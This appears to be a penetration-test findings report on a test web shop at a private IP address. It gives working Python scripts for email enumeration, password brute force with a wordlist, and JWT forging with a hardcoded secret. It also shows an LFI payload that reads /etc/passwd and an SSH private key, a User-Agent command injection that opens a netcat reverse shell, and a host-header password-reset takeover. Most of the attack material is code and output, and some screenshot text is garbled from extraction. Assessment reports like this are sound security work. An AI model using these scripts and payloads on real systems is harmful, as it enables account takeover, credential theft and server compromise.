(omarsamy@0x2034) [~/test/Exploits_and_Findings]
$ python3 Email_enumeration.py
usage: Email_enumeration.py [-h] -w WORDLIST
Email_enumeration.py: error: the following arguments are required: -w/--wordlist

(omarsamy@0x2034) [~/test/Exploits_and_Findings]
$ python3 Email_enumeration.py -w /usr/share/wordlists/rockyou.txt
Email 'password@gmail.com' not found.
Email 'iloveyou@gmail.com' not found.
Email 'princess@gmail.com' not found.
Email 'Qwer@123@gmail.com' not found.
Email 'Mr.$un$hin3@gmail.com' not found.
Email '1234567@gmail.com' not found.
Email 'rockyou@gmail.com' not found.
Email '12345678@gmail.com' not found.
Email 'abc123@gmail.com' not found.
Email 'nicole@gmail.com' not found.
Email 'daniel@gmail.com' not found.
Email 'babygirl@gmail.com' not found.
Email 'monkey@gmail.com' not found.
Email 'lovely@gmail.com' not found.
Email '123456@gmail.com' not found.
Email 'admin@gmail.com' exists.
Email check finished.

(omarsamy@0x2034) [~/test/Exploits_and_Findings]
$ █

```

#### Email\_enumeration.py

```

import requests
import json
import argparse

url = 'http://192.168.1.16:8080/api/signin'
headers = {
    'Host': '192.168.1.16:8080',
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0',
    'Accept': '*/*',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate, br',
    'Referer': 'http://192.168.1.16:3000/',
    'Content-Type': 'application/json',
    'Origin': 'http://192.168.1.16:3000',
    'Connection': 'keep-alive',
    'Cookie': '__stripe_mid=8e6c0d37-0b7e-4801-b78d-ef029339501ac0e1a3',
}

password = "random_password"

green = "\033[92m"
blue = "\033[34m"
white = "\033[97m"
reset = "\033[0m"

parser = argparse.ArgumentParser(description='Email enumeration script')
parser.add_argument('-w', '--wordlist', type=str, required=True, help='Path to the wordlist file')

```

```

args = parser.parse_args()

wordlist_path = args.wordlist

try:
    with open(wordlist_path, 'r', encoding='latin-1') as wordlist:
        for word in wordlist:
            word = word.strip()
            email = f"{word}@gmail.com"
            data = {
                "email": email,
                "password": password
            }

            response = requests.post(url, headers=headers, data=json.dumps(data))
            response_json = response.json()

            if "User not found" in response_json.get("message", ""):
                print(f"{blue}Email '{email}' not found.{reset}")
            else:
                print(f"{green}Email '{email}' exists.{reset}")
                break

        print(f"{white}Email check finished.{reset}")

except FileNotFoundError:
    print(f"{blue}Error: Wordlist file '{wordlist_path}' not found.{reset}")

```

And if there is a valid email and we need to brute force the password no rate limit is found.

amit shop here

search

Please check Password

Login

Email :

admin@gmail.com

Password :

Forgot password ?

Login

Don't have account ? Sign up



```

(omarsamy@0x2034)-[~/test/Exploits_and_Findings]
$ python3 Login_page_brute_force.py
usage: Login_page_brute_force.py [-n] --email EMAIL -w WORDLIST
Login_page_brute_force.py: error: the following arguments are required: --email, -w/--wordlist

(omarsamy@0x2034)-[~/test/Exploits_and_Findings]
$ python3 Login_page_brute_force.py -w /usr/share/wordlists/rockyou.txt --email admin@gmail.com
Attempt with password 'password' failed.
Attempt with password 'iloveyou' failed.
Attempt with password 'princess' failed.
Attempt with password 'Qwer@123' failed.
Attempt with password 'Mr.$un$hin3' failed.
Attempt with password '1234567' failed.
Attempt with password 'rockyou' failed.
Attempt with password '12345678' failed.
Attempt with password 'abc123' failed.
Attempt with password 'nicole' failed.
Attempt with password 'daniel' failed.
Attempt with password 'babygirl' failed.
Attempt with password 'monkey' failed.
Attempt with password 'lovely' failed.
Success! Password found: 123456
Brute-force attack finished.

```

Also, we wrote a script to take the valid email, open a wordlist and try to log in with each password

```

Login_page_brute_force.py
import requests
import json
import argparse

parser = argparse.ArgumentParser(description="Login Page Brute Force Script")
parser.add_argument("--email", required=True, help="Target email address")
parser.add_argument("-w", "--wordlist", required=True, help="Path to the wordlist")

args = parser.parse_args()
email = args.email
wordlist_path = args.wordlist

url = 'http://192.168.1.16:8080/api/signin'
headers = {
    'Host': '192.168.1.16:8080',
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0',
    'Accept': '/*/*',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate, br',
    'Referer': 'http://192.168.1.16:3000/',
    'Content-Type': 'application/json',
    'Origin': 'http://192.168.1.16:3000',
    'Connection': 'keep-alive',
    'Cookie': '__stripe_mid=8e6c0d37-0b7e-4801-b78d-ef029339501ac0e1a3',
}

```

```

green = "\033[92m"
blue = "\033[34m"
white = "\033[97m"
reset = "\033[0m"

with open(wordlist_path, 'r', encoding='latin-1') as wordlist:
    for password in wordlist:
        password = password.strip()
        data = {
            "email": email,
            "password": password
        }

        response = requests.post(url, headers=headers, data=json.dumps(data))
        response_json = response.json()

        if "Please check Password" in response_json.get("message", ""):
            print(f"{blue}Attempt with password '{password}' failed.{reset}")
        else:
            print(f"{green}Success! Password found: {password}{reset}")
            break

print(f"{white}Brute-force attack finished.{reset}")

```

## L2. Sign Up And Password Length

**POC :**

We noticed the user can sign up only with **1** char

amit shop here

search product here...

Login

Upload Photo

Name :  
hacker

Email :  
hacker@gmail.com

Password :  
1

Confirm Password :  
1


Sign Up



Already have account ? [Login](#)

## H2. LFI ( Local File Inclusion)

### POC :

After clicking on the Download Invoice Button and intercepting the request we noticed The file parameter got license.txt from the server but when we tried to get **../../../../etc/passwd** We could get it





We had LFI and could see file content .. we noticed there was a user, and We tried to get his **SSH private key**.



```
Send [Settings] [Cancel] [Back] [Forward]

Request Response
Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: http://192.168.1.16:3000
4 Vary: Origin
5 Access-Control-Allow-Credentials: true
6 Content-Disposition: attachment; filename="id_rsa"
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Sat, 14 Sep 2024 21:59:49 GMT
10 ETag: W/"201-191f28ca4ef"
11 Content-Type: application/octet-stream
12 Content-Length: 513
13 Date: Wed, 16 Oct 2024 02:04:06 GMT
14 Connection: keep-alive
15 Keep-Alive: timeout=5
16
17 -----BEGIN OPENSSH PRIVATE KEY-----
18 b3BlnNzaC1rZXktbjEAAAAAAAAABG5vbmlUAAAAEbm9uZQAAAAAAAAABAAAAAABNlY2RzYS
19 lzaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAQZQh1QmWrhlEnnr+jFa+dY6UpuIyt4a1
20 h3ry7mtBqwe9/tNv/10/4pa3XmALV08MDdIGpw0q3lDnsKNr2uUe4HPBAAAAHnfS6J530
21 uiAAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBAeVaxauHUSeev6M
22 Vr51jpSm4jK3hrWHevLuo0GrB73+02//U7/i1rdeYAtXTwWNOganDSrfU0ewo2va5R7gc8
23 EAAAAhA00wBKLD70rDzwM/Ta1++C8k8sfeAVYaZbpWKxwDyRemAAAAEW9tYXJzYW15QG9t
24 YXJzYW15AQIDBAUG
25 -----END OPENSSH PRIVATE KEY-----
26
```

We finally got his **id\_rsa** and could use it to log into the server without a password.

## C2. OS Command Injection in User-Agent of all API Endpoints Leads to Compromise The server

### POC :

We noticed if we inject in the user-agent Header an OS command we get the response From the server, we got A **ReverseShell**

```
omarsamy@0x2034: ~/test/backend
$ curl -H "User-Agent: nc -nv 192.168.1.16 4444 -e /bin/bash" http://192.168.1.16:8080/api/search

omarsamy@0x2034: ~/test/backend
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.16] from (UNKNOWN) [192.168.1.16] 34930
ls
config
controller
helpers
index.js
middleware
models
node_modules
package-lock.json
package.json
routes
id
uid=1000(omarsamy) gid=1000(omarsamy) groups=1000(omarsamy),4(adm),20(dialout),24(cdrom),25(floppy),27
9(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),118(wireshark),121(bluetooth),133(scanner),
aboxer),147(vboxusers),1001(outlinevpn)
```

### H3. ATO via one Link reset password

#### POC :

We noticed after we intercepted the request we could change **the host header** to our host hence after the Victim received the Email and clicked on the link .. his reset link

Sent to us after that we used that link to change his password

The image is a composite of three screenshots illustrating a Password Overwrite (ATO) attack via a password reset link.

**Top Screenshot:** A web browser window at `192.168.1.16:3000/forgot-password` shows a "Forgot Password" form. The email `admin@gmail.com` is entered, and the "Sending..." button is visible. To the right, the Burp Suite interface shows an intercepted HTTP POST request to `/api/forgot-password` with a host header of `192.168.1.16`. A red arrow points to the "Forward" button in the Burp Suite toolbar, and another red arrow points to the "Host" field in the request details, indicating the modification of the host header to the attacker's IP.

**Bottom Screenshot:** A terminal window shows a netcat listener on port 8080. The output shows a connection from `192.168.1.16` and the forwarded request details, including the email `admin@gmail.com`. A blue arrow points to the terminal output, indicating the successful interception and forwarding of the request.

search product here...

Forgot Password

Email

admin@gmail.com

Send Reset Link

Password reset link has been sent to your email.

admin@gmail.com

Send Reset Link

Password reset link has been sent to your email.

```
omarsamy@0x2034: ~/test/backend
$ curl -R 3825d6f73ee8704315bf019cf5d326f8963fb37e -X POST https://d445840b1c49173f23261d3823713c83.serv00.net/reset-password/3825d6f73ee8704315bf019cf5d326f8963fb37e
Forwarding HTTP traffic from https://d445840b1c49173f23261d3823713c83.serv00.net
HTTP/1.1 200 OK (application/json)
Content-Type: application/json
{"message": "Password reset link has been sent to your email."}
HTTP Request Time: 200 200 200 1 10 10
HTTP Request Time: 200 200 200 1 10 10
```


Reset Your Password

New Password:

...

Reset Password







### L3. Reset Password And Password Length

POC :

We noticed the Reset Password Form doesn't validate the New Password Length





### JWT\_Signing.py

```
import jwt
import datetime

secret_key = 'dasldlasdkdsdsdsdsdsdsdsdsdsdsdssdsd'

header = {
    "alg": "HS256",
    "typ": "JWT"
}

payload = {
    "_id": "670aefaff0f584b1dcec25ad", # assuming brute force id for admin
    "email": "admin@gmail.com",
    "iat": datetime.datetime.utcnow(),
    "exp": datetime.datetime.utcnow() + datetime.timedelta(hours=8)
}

token = jwt.encode(payload, secret_key, algorithm="HS256", headers=header)

print("Generated JWT token: {}".format(token))
```

## Tools

### Our-Automated-Bash-Script

- *nmap*
- *gobuster*
- *dirsearch*
- *feroxbuster*
- *ffuf*
- *nikto*

**Sqlmap**

**Arjun**

**BurpSuite**

